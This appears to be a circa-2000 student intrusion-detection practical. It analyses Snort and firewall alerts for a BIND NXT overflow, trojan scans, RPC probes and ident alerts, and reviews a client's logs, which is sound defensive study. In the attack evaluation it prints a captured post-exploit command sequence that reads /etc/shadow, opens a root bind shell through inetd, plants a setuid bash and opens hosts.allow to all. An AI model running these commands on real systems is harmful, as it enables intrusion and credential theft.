
ASSIGNMENT 1- NETWORK DETECTS

DETECT 1.

1. Source of trace -
My network.



Tag?	Sensor	Type	Start Date	End Date	Pri	
☐		LOG	2000/09/11 04:48:33	2000/09/11 04:48:53	3	D
☐		LOG	2000/09/11 04:48:33	2000/09/11 04:48:57	3	D
☐		SNT	2000/09/11 04:48:33		1	OVERFLOW-NAM
☐		LOG	2000/09/17 08:26:53	2000/09/17 08:27:13	3	D
☐		LOG	2000/09/17 08:26:53	2000/09/17 08:27:17	3	D
☐		SNT	2000/09/17 08:26:53		1	OVERFLOW-NAM
☐		SNT	2000/09/17 08:26:54		1	OVERFLOW-NAM

Tag?	Sensor	Type	Start Date	End Date	Pri	Event	Proto	S P
☐		LOG	2000/09/11 04:48:33	2000/09/11 04:48:41	3	DOMAIN	UDP	
☐		LOG	2000/09/17 08:26:53	2000/09/17 08:27:01	3	DOMAIN	UDP	

```
9/11 - ONE PACKET
[**] OVERFLOW-Named-ADM-NXT - 8.2->8.2.1 [**]
09/11-04:48:33.619070 216.77.94.130:1134 -> xxx.xx.xx.xx:53
TCP TTL:48 TOS:0x0 ID:14273  DF
***PA* Seq: 0xC122262E   Ack: 0x10CDEBE5   Win: 0x7D78
TCP Options => NOP NOP TS: 152950310 1168896913
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ....
*****<NOOPs deleted>*******
```

2. This detect was generated by -
The trace was picked up by Snort and logger. We use several sensors on our network which report into a database which we then generate reports from. The relevant fields are labled in the trace. I have also included the Snort packet dump which detected the possible ADM event. Of note- This user came back a week later targeting the same system again. I've evaluated this incident in "Evaluate an attack section"(Section 2) of this practical.

3. Probablility the source address was spoofed -

Not likely. The same IP is used when the attacker comes back to the DNS machine. More probable that this was a compromised machine or possible a machine using dhcp.

4. Description of attack -
Attack against port 53 - buffer overflow.

CVE-1999-0833 - Buffer overflow in BIND 8.2 via NXT records.

5. Attack mechanism -
This attack is a buffer overflow and must be customized to each CPU on which it is to be applied since assembly language is required- notice the NOOPS in the Snort detect. The buffer overflow bug is caused by a typical mistake of not double-checking input, and allowing large input (like a login name of a thousand characters) "overflow" into some other region of memory, causing a crash or a break-in.

6. Correlations -
This attack is sescribed in detail at the following link -
http://www.sans.org/y2k/practical/Michael_Pelletier.html

7. Evidence of active targeting -
When a search was performed on the destination IP, records were returned indicating that the user had been to this machine a week earlier as indicated in the above table. Because this machine is a DNS server I would say that this is definitive evidence of active targeting.

8. Severity -
I would rate this a 4 out of 5. It is a critical system and the attack can be lethal but the system is fairly well locked down.

9. Defensive reccomendation -
I would run a scanner against this system to insure it is safe. I would also examine it to make sure ther has been no compromise.

10. Multiple choice test question -
The adm rocks exploit is used on which type of CPU?
a. Intel
b. ADM
c. Atmel
d. must be configured for the particular CPU.

DETECT 2.

1.- Source of trace -
My network.

Include?	Query	Sensor	Type	Start Date	End Date	Pri	
□	98	xxxxxxxxxx	FW1	2000/09/20 16:30:02		2	

□	98	xxxxxxxxxx	FW1	2000/09/20 16:30:02		2	
□	98	xxxxxxxxxx	SNT	2000/09/20 16:30:04		1	ID
□	98	xxxxxxxxxx	SNT	2000/09/20 16:30:10		1	ID
□	98	xxxxxxxxxx	SNT	2000/09/20 16:30:22		1	ID
□	98	xxxxxxxxxx	LOG	2000/09/20 16:30:01	2000/09/20 16:30:22	3	
□	98	xxxxxxxxxx	LOG	2000/09/20 16:30:04	2000/09/20 16:30:22	3	
□	98	xxxxxxxxxx	LOG	2000/09/20 16:30:04	2000/09/20 16:30:22	3	

Include?	Query	Sensor	Type	Start Date	End Date	Pri	
☑	98	xxxxxxxxx	FW1	2000/09/20 06:48:00		2	
☑	98	xxxxxxxxx	FW1	2000/09/20 06:48:03		2	
☑	98	xxxxxxxxx	SNT	2000/09/20 06:48:04		1	IDS
☑	98	xxxxxxxxx	SNT	2000/09/20 06:48:10		1	IDS
☑	98	xxxxxxxxx	SNT	2000/09/20 06:48:22		1	IDS
☑	98	xxxxxxxxx	LOG	2000/09/20 06:48:01	2000/09/20 06:48:22	3	
☑	98	xxxxxxxxx	LOG	2000/09/20 06:48:01	2000/09/20 06:48:22	3	
☑	98	xxxxxxxxx	LOG	2000/09/20 06:48:04	2000/09/20 06:48:22	3	

2. This detect was generated by -
Report generated by Checkpoint FW1, Snort and Logger.

3. Probablility the source address was spoofed -
Not likely, attacker is scanning so he wants the info reported back to make use of it. Probably using compromised hosts from an earlier scan as the IP's are very close. As you can see above, the IP's performing the same scan start with 195 and 196.

4. Description of attack -
Turkish IP scanning for subseven, NetBIOS, and netbus. This is only a scan and not an actual attack.

CVE-1999-0153 (multiple entries for NetBIOS).
CAN-1999-0660 - NetBus.

5. Attack mechanism -
TCP connection on port 27374. Subseven runs on windows systems and can provide full access to victims machine. Netbios- This is the single most dangerous port on the Internet. All "File and Printer Sharing" on a Windows machine runs over this port. Netbus- remote admin trojan.

6. Correlations -
Judging from the time of the events above it appears to be some type of automated scanning tool searching for subseven, NetBIOS, and netbus. I have not seen an automated scan including these three ports together before.

7. Evidence of active targeting -
Attacker is going after different machines so I would say there is not evidence of active targeting.

8. Severity -
Because this is only a scan and the known countermeasures, I would rate this a 2.

9. Defensive reccomendation -
Scan for trojans, turn off file and print sharing.

10. Multiple choice test question -
What is NetBus?
a. A windows socket programming application.
b. A service running on port 139.
c. A windows trojan.
d. A buffer overflow exploit.

DETECT #3.
1. Source of trace.
My network.

Include?	Query	Sensor	Type	Start Date	End Date	Pri	
☐	98		LOG	2000/09/20 04:07:06		3	
☐	98		FW1	2000/09/20 04:07:05		2	
☐	98		FW1	2000/09/21 03:38:45		2	
☐	98		FW1	2000/09/21 03:39:49		2	
☐	98		FW1	2000/09/21 03:40:53		2	
☐	98		LOG	2000/09/21 03:38:47	2000/09/21 03:41:09	3	
☐	98		SNT	2000/09/21 03:38:47		1	RPC - PC
☐	98		SNT	2000/09/21 03:38:53		1	RPC - PC
☐	98		SNT	2000/09/21 03:39:01		1	RPC - PC
☐	98		SNT	2000/09/21 03:39:11		1	RPC - PC
☐	98		SNT	2000/09/21 03:39:23		1	RPC - PC
☐	98		SNT	2000/09/21 03:39:47		1	RPC - PC
☐	98		SNT	2000/09/21 03:39:51		1	RPC - PC

□	98		SNT	2000/09/21 03:39:57		1	RPC - PC
□	98		SNT	2000/09/21 03:40:05		1	RPC - PC
□	98		SNT	2000/09/21 03:40:15		1	RPC - PC
□	98		SNT	2000/09/21 03:40:27		1	RPC - PC
□	98		SNT	2000/09/21 03:40:51		1	RPC - PC
□	98		SNT	2000/09/21 03:40:55		1	RPC - PC
□	98		SNT	2000/09/21 03:41:01		1	RPC - PC
□	98		SNT	2000/09/21 03:41:09		1	RPC - PC

2.
Snort rule - alert udp !$HOME_NET any -> $HOME_NET 111 (msg:"IDS12 - RPC - portmap-request-ypserv"; content:"|01 86 A4 00 00|";offset:40;depth:8;)

3. Evidence of spoofing -
This source host has probably been compromised or spoofed.

4. Description of the attack -
The package ypserv is the former "yellow pages", now called NIS information service, which is used for e.g. central network user account management. Several vulnerability exists: ypserv prior 1.3.9 allows an administrator in the NIS domain to inject password tables; rpc.yppasswd prior 1.3.6.92 has got a buffer overflow in the md5 hash generation [SuSE linux is unaffected by this, other linux falvors are]; rpc.yppasswdd prior 1.3.9 allows users to change GECO and login shell values of other users.

Name	Description
CVE-1999-0900	Buffer overflow in rpc.yppasswdd allows a local user to gain privileges via MD5 hash generation.
CVE-1999-0901	ypserv allows a local user to modify the GECOS and login shells of other users.
CVE-1999-0902	ypserv allows local administrators to modify password tables.

5. Attack mechanism-
A query is sent to the portmap daemon, requesting port information for the ypserv service. This query usually proceeds attempts to access yp maps remotely, such as passwd. by name. If administrator access to one server in the NIS domain is compromised, access to the whole domain can be achieved. On some linux distributions other than SuSE, The rpc.yppasswdd service may halt unexpectedly. It is theoretically possible to execute arbitary code on these systems too. User information can be changed and restricted accounts opened.

6. Correlations-
No correlations found.

7. Evidence of active targeting-
This IP was scanning several machines for this vulnerability.

8. Severity-
I would rate this a severity level of 2 since this is not a critical system nor does it run ypserv.

9. Defensive reccomendation-
Get security patch or get new version of NIS.

10. Multiple choice question -
What does portmap do?
a. keep track of the location of various RPC services by port.
b. keep track of the various services running on Windows.
c. Tool used by hackers to map networks.
d. Tool used by sys admins to determine network topology.

DETECT #4.

1. Source of trace-
My network.

Include?	Query	Sensor	Type	Start Date	End Date	Pri	Event	Proto
☐	98		RS	2000/09/20 04:56:43		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 04:57:05		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 04:57:32		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 06:40:19		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 06:41:00		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 06:42:01		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 04:57:05		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 04:57:32		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 06:40:19		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 07:01:18		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 07:47:09		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 07:47:51		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 07:48:47		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 08:16:16		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 08:16:36		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 07:01:55		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 07:01:18		1	IDENT_NEWLINE	TCP

☐	98		RS	2000/09/20 07:47:09		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 07:47:51		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 07:48:47		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 08:16:16		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 08:16:36		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 13:58:40		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 13:59:34		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 15:16:03		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 15:15:12		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 17:24:03		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 17:24:25		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 17:50:31		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 17:10:43		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 17:49:58		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 17:50:30		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 18:19:33		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 18:30:20		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 18:31:01		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 15:16:03		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 17:10:43		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 17:49:58		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 17:50:30		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 18:19:33		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 18:30:20		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 18:31:01		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 19:05:02		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 19:03:57		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 19:04:36		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 19:05:25		1	IDENT_NEWLINE	TCP
☐	98		RS	2000/09/20 19:05:02		1	IDENT_NEWLINE	TCP

----

2. Source of trace -

Real Secure

3. Evidence of spoofing -
No evidence of spoofing.

4. Description of the attack -
Unauthorized access attempt. The ident(rfc1413) port is used by services to identify the account by which a connection is being made on a machine. This can be used to track a connection back to a specific user on a multi-user machine. Some programs connecting back to ident services expect a properly formatted response. Responses containing newlines which are improperly parsed could allow a remote user to execute commands on the host machine.

CVE-1999-0204- Sendmail 8.6.9 allows remote attackers to execute root commands, using ident.

CERT advisory CA-96.20

5. Attack mechanism-
This attck exploits a buffer overflow in sendmail. An attacker can apphend commands to an ident response that will be executed by the target system. These commands can provide root access to the target system.

6. Correlations-
ident activity was noted at the following link-
http://www.sans.org/y2k/123199-1715.htm

7. Evidence of active targeting-
I don't beleive there is evidence of targeting here. Too many characters in the subject line of an e-mail can cause this filter to fire and this is usually a false positive.

8. Severity-
I would assing a severity level of 4 to this exploit because of the lethality of the attack(User can gain root).

9. Defensive reccomendation-
Install vendor patches or upgrade to the current version of sendmail.

10. Multiple choice question -
What type of exploit is associated with port 113?

a. Loki
b. Buffer overflow
c. Trojan
d. Denial-of-service

<u>ASSIGNMENT 2 - EVALUATE AN ATTACK</u>

The following attack was caught on our network. The attacker first tried on 9/11and then came back on 9/17. Snort detected the attack and captured the commands the attacker attempted to run. These are shown below.

This attack uses the Domain Name Service protocol. Bind uses features to establish security between master and slave nameservers. One feature NXT record, has problems with proper bounds checking. Malicious code can be inserted, executing with the priveleges of the owner by overrunning the allocated memory buffer.

9/17 - FIRST PACKET;

```
[**] OVERFLOW-Named-ADM-NXT - 8.2->8.2.1 [**]
09/17-08:26:53.859471 216.77.94.130:1141 -> XXX.XX.XX.XX
TCP TTL:48 TOS:0x0 ID:24932  DF
***PA* Seq: 0x727A712A   Ack: 0xA9491545   Win: 0x7D78
TCP Options => NOP NOP TS: 14830930 1222052066
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
*********NOOPs deleted***********
```

9/17 SECOND DETECT;

```
[**] OVERFLOW-Named-ADM-NXT - 8.2->8.2.1 [**]
09/17-08:26:54.747181 216.77.94.130:1141 -> XXX.XXX.XX.XX
TCP TTL:48 TOS:0x0 ID:24936  DF
***PA* Seq: 0x727A7FB4   Ack: 0xA9491545   Win: 0x7D78
TCP Options => NOP NOP TS: 14831022 1222052083
63 64 20 2F 3B 20 75 6E 61 6D 65 20 2D 61 3B 20    cd /; uname -a;
xx xx xx xx xx xx  69 64 3B 20 72 6D 20 2D 72 66 20     pwd; id; rm -rf
2F 76 61 72 2F 6E 61 6D 65 64 2F 41 44 4D 52 4F     /var/named/ADMRO
43 4B 53 3B 20 63 61 74 20 2F 65 74 63 2F 73 68    CKS; cat /etc/sh
61 64 6F 77 3B 20 77 3B 20 65 63 68 6F 20 22 35     adow; w; echo "5
35 39 35 35 20 73 74 72 65 61 6D 20 74 63 70 20     5955 stream tcp
6E 6F 77 61 69 74 20 72 6F 6F 74 20 2F 62 69 6E      nowait root /bin
2F 73 68 20 73 68 20 2D 69 22 20 3E 20 2F 74 6D     /sh sh -i" > /tm
70 2F 2E 77 3B 20 2F 75 73 72 2F 73 62 69 6E 2F     p/.w; /usr/sbin/
69 6E 65 74 64 20 2F 74 6D 70 2F 2E 77 3B 20 63      inetd /tmp/.w; c
70 20 2F 62 69 6E 2F 62 61 73 68 20 2F 75 73 72  p   /bin/bash /usr
2F 6C 69 62 2F 7A 61 73 68 3B 20 63 68 6D 6F 64    /lib/zash; chmod
20 34 37 35 35 20 2F 75 73 72 2F 6C 69 62 2F 7A     4755 /usr/lib/z
61 73 68 3B 65 63 68 6F 20 22 41 4C 4C 3A 41 4C    ash;echo "ALL:AL
4C 22 3E 3E 2F 65 74 63 2F 68 6F 73 74 73 2E 61     L">>/etc/hosts.a
6C 6C 6F 77 0A                                     llow.
```

COMMAND SEQUENCE:

```
cd /
uname -a
pwd
id
```

```
rm -rf /var/named/ADMROCKS
cat /etc/shadow
w
echo "55955 stream tcp nowait root /bin/sh sh -i" > /tmp/.w
/usr/sbin/inetd /tmp/.w
cp /bin/bash /usr/lib/zash
chmod 4755 /usr/lib/zash
echo "ALL:ALL">>/etc/hosts.allow
```

ASSIGNMENT 3 - "ANALYZE THIS" SCENARIO

Dear sirs-

Thank you for this opportunity to examine some of the traffic on your network. While we would like more data to work with, the amount provided will be sufficient for investigating the anomalies on your network.

Possibly Compromised -
It appears that the following host may have been compromised - MY.NET.5.37
This system was noted conducting a scan of PCAnywhere covering other machines on My.net. 109 hosts were scanned on MY.NET from this machine. The destination ports are 5632 and 22. This machine requires immediate attention.

Here is an excerpt of this particular scan:

```
Aug 10 06:16:44 MY.NET.5.37:2600 - MY.NET.5.12:22 UDP
Aug 10 06:16:44 MY.NET.5.37:2600 - MY.NET.5.13:5632 UDP
Aug 10 06:16:44 MY.NET.5.37:2600 - MY.NET.5.13:22 UDP
Aug 10 06:16:44 MY.NET.5.37:2600 - MY.NET.5.15:5632 UDP
Aug 10 06:16:44 MY.NET.5.37:2600 - MY.NET.5.24:5632 UDP
Aug 10 06:16:44 MY.NET.5.37:2600 - MY.NET.5.25:5632 UDP
Aug 10 06:16:44 MY.NET.5.37:2600 - MY.NET.5.31:5632 UDP
Aug 10 06:16:44 MY.NET.5.37:2600 - MY.NET.5.32:5632 UDP
Aug 10 06:16:44 MY.NET.5.37:2600 - MY.NET.5.36:5632 UDP
Aug 10 06:16:44 MY.NET.5.37:2600 - MY.NET.5.36:22 UDP
```

Here you can see some of the traffic to MY.NET prior to the scan. A SYN-FIN scan was conducted and there are several attempts at different ports of interst possibley looking for a possible exploit.

```
06/28-06:53:09.416009  [**] SYN-FIN scan! [**] 202.0.178.98:53 -> MY.NET.5.37:53
Jul  9 20:54:44 62.158.45.121:3635 -> MY.NET.5.37:21 SYN **S*****
Jul 11 10:07:18 211.112.142.2:3265 -> MY.NET.5.37:98 SYN **S*****
Jul 11 17:32:19 4.54.218.59:4117 -> MY.NET.5.37:27374 SYN **S*****
Jul 17 01:07:10 24.2.123.9:1693 -> MY.NET.5.37:53 UDP
Jul 26 11:01:12 209.61.158.214:2581 -> MY.NET.5.37:98 SYN **S*****
Jul 26 11:16:50 193.251.15.20:4207 -> MY.NET.5.37:21 SYN **S*****
Jul 27 02:41:39 24.31.224.110:3583 -> MY.NET.5.37:21 SYN **S*****
Jul 29 11:58:13 211.38.95.138:2189 -> MY.NET.5.37:21 SYN **S*****
Jul 29 21:02:09 207.155.88.200:1034 -> MY.NET.5.37:53 SYN **S*****
Jul 28 14:36:08 63.29.27.192:4426 -> MY.NET.5.37:21 SYN **S*****
Jul 28 14:36:10 63.29.27.192:4426 -> MY.NET.5.37:21 SYN **S*****
Aug  5 07:17:46 212.170.19.199:4554 -> MY.NET.5.37:21 SYN **S*****
Aug  5 07:17:55 212.170.19.199:4554 -> MY.NET.5.37:21 SYN **S*****
```

Two other machines noted scanning MY.NET were MY.NET.1.3/1.4. Further analysis of this traffic leads me to believe these are dns servers judging by the port (53).

```
Jul 14 13:33:35 MY.NET.1.3:53 -> MY.NET.101.89:52972 UDP
Jul 14 13:33:35 MY.NET.1.3:53 -> MY.NET.101.89:52973 UDP
06/30-06:33:38.065444  [**] spp_portscan: PORTSCAN DETECTED from MY.NET.1.3
(THRESHOLD 7 connections in 2 seconds) [**]
```

Another machine of interest is **MY.NET.100.230**
This machine receives a great deal of attention. Most of the traffic is to three ports: 113, 25, 34555(35555). This machine appears to be acting as a mail client. There is a lot of traffic coming from 159.226.xx.xx net, which has been placed on a watchlist and is therefore detected by this filter. These IP's have been associated with the Computer Network Center Chinese Academy of Sciences. There are also several attempts to this machine at the 34555, 35555 ports from different machines which could possibly indicate this machine has been compromised with the trojan Trinoo. The source ports are generally 25 though which would indicate normal mail activity. Port 113 is used for user authentication but a trojan is also associated with this port (Kazimas). The host however is most likely using ident to identify the user.

Here are some examples of traffic to this machine:

```
06/27-04:43:16.392792  [**] Watchlist 000222 NET-NCFC [**] 159.226.63.200:1976 ->
MY.NET.100.230:113
06/29-23:25:25.086212  [**] Watchlist 000222 NET-NCFC [**] 159.226.5.65:42436 ->
MY.NET.100.230:25
07/11-16:23:38.017796  [**] Queso fingerprint [**] 194.159.73.26:27025 ->
MY.NET.100.230:27005
```

Here are some of the attempts from different IP's to 34555 and 35555:

```
06/27-03:54:31.209413  [**] GIAC 000218 VA-CIRT port 34555 [**] 192.101.175.131:25 ->
MY.NET.100.230:34555
07/10-15:28:20.511616  [**] GIAC 000218 VA-CIRT port 35555 [**] 128.2.222.162:25 ->
MY.NET.100.230:35555
07/17-19:05:44.909909  [**] GIAC 000218 VA-CIRT port 35555 [**] 132.239.1.48:113 ->
MY.NET.100.230:35555
```

There are some other connections of interest from the aforementioned 159.226.xx.xx net that are sent to MY.NET.253.41/42/43/52. They appear also to be mail related but are noted because they originate from the suspect IP's:

```
06/27-02:14:43.603608  [**] Watchlist 000222 NET-NCFC [**] 159.226.45.3:1237 ->
MY.NET.253.43:25
06/28-02:16:55.884048  [**] Watchlist 000222 NET-NCFC [**] 159.226.45.3:3562 ->
MY.NET.253.42:25
```

```
06/29-02:10:33.928534  [**] Watchlist 000222 NET-NCFC [**] 159.226.45.3:1996 ->
MY.NET.253.41:25
```

Here 159.226.x.x attempts to FTP to MY.NET.6.7;

```
07/10-07:13:13.980262  [**] Watchlist 000222 NET-NCFC [**] 159.226.45.109:1059 ->
 MY.NET.6.7:23
```

The logs also noted a possible virus headed for one of the mail servers;

```
Happy 99 Virus [**] 203.251.136.2:4985 -> MY.NET.253.42:25
```

Another machine attracting attention is MY.NET.181.88:

```
06/27-06:37:03.434377  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.101.218:1219 -> MY.NET.181.88:21
06/27-05:17:38.068254  [**] Null scan! [**] 24.226.94.105:2584 -> MY.NET.181.88:21
Jun 27 03:22:48 193.251.35.190:4936 -> MY.NET.181.88:3118 SYN **S*****
Jun 27 14:03:36 24.113.28.219:1358 -> MY.NET.181.88:20 NOACK **S**P*U
```

WU-FTPD Exploit:

There are several warnings associated with this exploit. None of the targeted machines appeared to exhibit any behavior which would indicate a compromise. More information is needed to determine if an actual compromise took place in any of thses incidents.

```
06/30-16:33:57.773279  [**] site exec - Possible wu-ftpd exploit - GIAC000623 [**]
151.164.223.206:4499 -> MY.NET.99.16:21
```

SNMP public strings:

Most of the traffic originating from MY.NET to MY.NET is destined for MY.NET.101.192:137. This host is probably an snmp monitoring server based on the port 137. This is probably a false positive. It appears the default community string “public” is being used. I would recommend changing this.

```
06/30-09:27:47.890735  [**] SMB Name Wildcard [**] MY.NET.101.160:137 ->
MY.NET.101.192:137
06/30-09:27:45.475626  [**] SNMP public access [**] MY.NET.97.109:1052 ->
MY.NET.101.192:161
```

Tiny Fragments:

Snort is not capable of packet reasembly at this time, but it does provide warnings. It would be worthwhile to examine the payload of this traffic to see if this is actually hostile activity. The first machine noted below MY.NET.1.8 was flagged as the destination for a NMAP TCP Ping the previous day. Fragments can be used to elude notice and get around a firewall. The sources were the same but one of these could have been compromised or spoofed.

```
06/28-06:35:13.540772  [**] Tiny Fragments - Possible Hostile Activity [**] 63.236.34.174 ->
MY.NET.1.8
(06/27-07:39:28.388448  [**] NMAP TCP ping! [**] 209.218.228.46:53 -> MY.NET.1.8:53)
07/11-03:33:54.281367  [**] Tiny Fragments - Possible Hostile Activity [**] 208.61.144.55 ->
MY.NET.230.241
```

```
07/26-13:54:29.666358  [**] Tiny Fragments - Possible Hostile Activity [**] 202.76.177.204 ->
MY.NET.70.20
```

RPC high port access:

The filters flagged several attempts at port 32771. Some SunOS machines listen at this port for portmapper. Since firewalls frequently don't filter at high ports, it can allow the attacker access to portmapper even when port 111 is blocked. There are several exploits associated with this service. The first attempt coming from source port 4000 is an ICQ server, so the first is a false positive.

```
06/28-14:33:18.376906  [**] Attempted Sun RPC high port access [**] 205.188.179.36:4000 ->
MY.NET.105.2:32771
07/11-09:45:53.237040  [**] Attempted Sun RPC high port access [**] 24.3.45.104:407 ->
MY.NET.115.95:32771
07/12-03:50:48.320005  [**] SUNRPC highport access! [**] 204.137.237.8:3097 ->
MY.NET.97.112:32771
```

This same machine, 204.137.237.8 then looks for Trinoo;

```
07/12-03:56:30.244091  [**] GIAC 000218 VA-CIRT port 34555 [**] 204.137.237.8:3875 ->
MY.NET.97.112:34555
```

You may want to block this machine based on this activity.

ICMP TRAFFIC:

There is some anomolous ICMP traffic captured below. The destination unreachable message might be due to a misconfigured router. Of note there are large UDP packets sent to port 6970 which could indicate the presence of the Gatecrasher trojan. This could explain some of the traffic if this machine is indeed compromised and being used to ping other machines. There is also some Napster traffic mixed in here, so someone could possibly pinging other possible Napster servers to see if they are alive.

```
08/05-18:30:03.777730  [**] IDS247 - MISC - Large UDP Packet [**] 211.40.176.214:29536 ->
MY.NET.98.179:6970
08/05-18:30:02.238620  [**] PING-ICMP Destination Unreachable [**] 209.86.165.105 ->
MY.NET.70.121
08/05-18:30:02.363375  [**] PING-ICMP Destination Unreachable [**] 216.127.194.37 ->
MY.NET.70.121
08/05-18:30:02.406802  [**] PING-ICMP Destination Unreachable [**] 209.178.160.203 ->
MY.NET.70.121
08/05-18:30:04.399180  [**] PING-ICMP Destination Unreachable [**] MY.NET.98.134 ->
207.188.7.104
08/05-18:31:51.427379  [**] PING-ICMP Time Exceeded [**] 204.147.136.114 ->
MY.NET.140.9
08/05-18:31:52.543072  [**] Napster 8888 Data [**] 208.184.216.208:8888 ->
MY.NET.98.136:2122
```

SCANS:

MY.NET.1.3 appears to be the target of quite a few reconnaissance attempts. This machine appears to be the dns server and it is being targeted as shown below. I would recommend making sure this box is locked down and secure since it as a critical system and appears it is being targeted.

```
06/29-09:44:27.347467  [**] SYN-FIN scan! [**] 210.222.31.100:1524 -> MY.NET.1.3:1524
06/29-04:40:23.638239  [**] SYN-FIN scan! [**] 210.189.72.176:0 -> MY.NET.1.3:53
06/29-05:58:31.435159  [**] SYN-FIN scan! [**] 207.236.111.226:21 -> MY.NET.1.3:21
06/29-10:00:16.985514  [**] SYN-FIN scan! [**] 210.222.31.100:2222 -> MY.NET.1.3:2222
06/29[**] SYN-FIN scan! [**] 210.222.31.100:9704 -> MY.NET.1.3:9704
```

This port scan is coming from alternating IP's but aimed at the same host. These source hosts have probably been compromised.

```
Jun 27 07:00:20 62.180.57.86:27017 -> MY.NET.160.109:1256 UDP
Jun 27 07:00:32 212.188.191.33:27013 -> MY.NET.160.109:2083 UDP
Jun 27 07:55:08 62.180.57.86:27020 -> MY.NET.97.222:1907 UDP
Jun 27 07:56:22 212.188.191.33:27018 -> MY.NET.97.222:2733 UDP
```

Trojans:

There was one Trinoo event that needs to be investigated further;

```
07/12-03:56:30.244091  [**] GIAC 000218 VA-CIRT port 34555 [**] 204.137.237.8:3875 ->
MY.NET.97.112:34555
```

There were also scans for subseven -

```
Jul 11 04:26:00 24.232.24.133:2148 -> MY.NET.4.3:27374 SYN **S*****
Jul 11 04:26:00 24.232.24.133:2149 -> MY.NET.4.4:27374 SYN **S*****
Jul 11 04:26:00 24.232.24.133:2150 -> MY.NET.4.5:27374 SYN **S*****
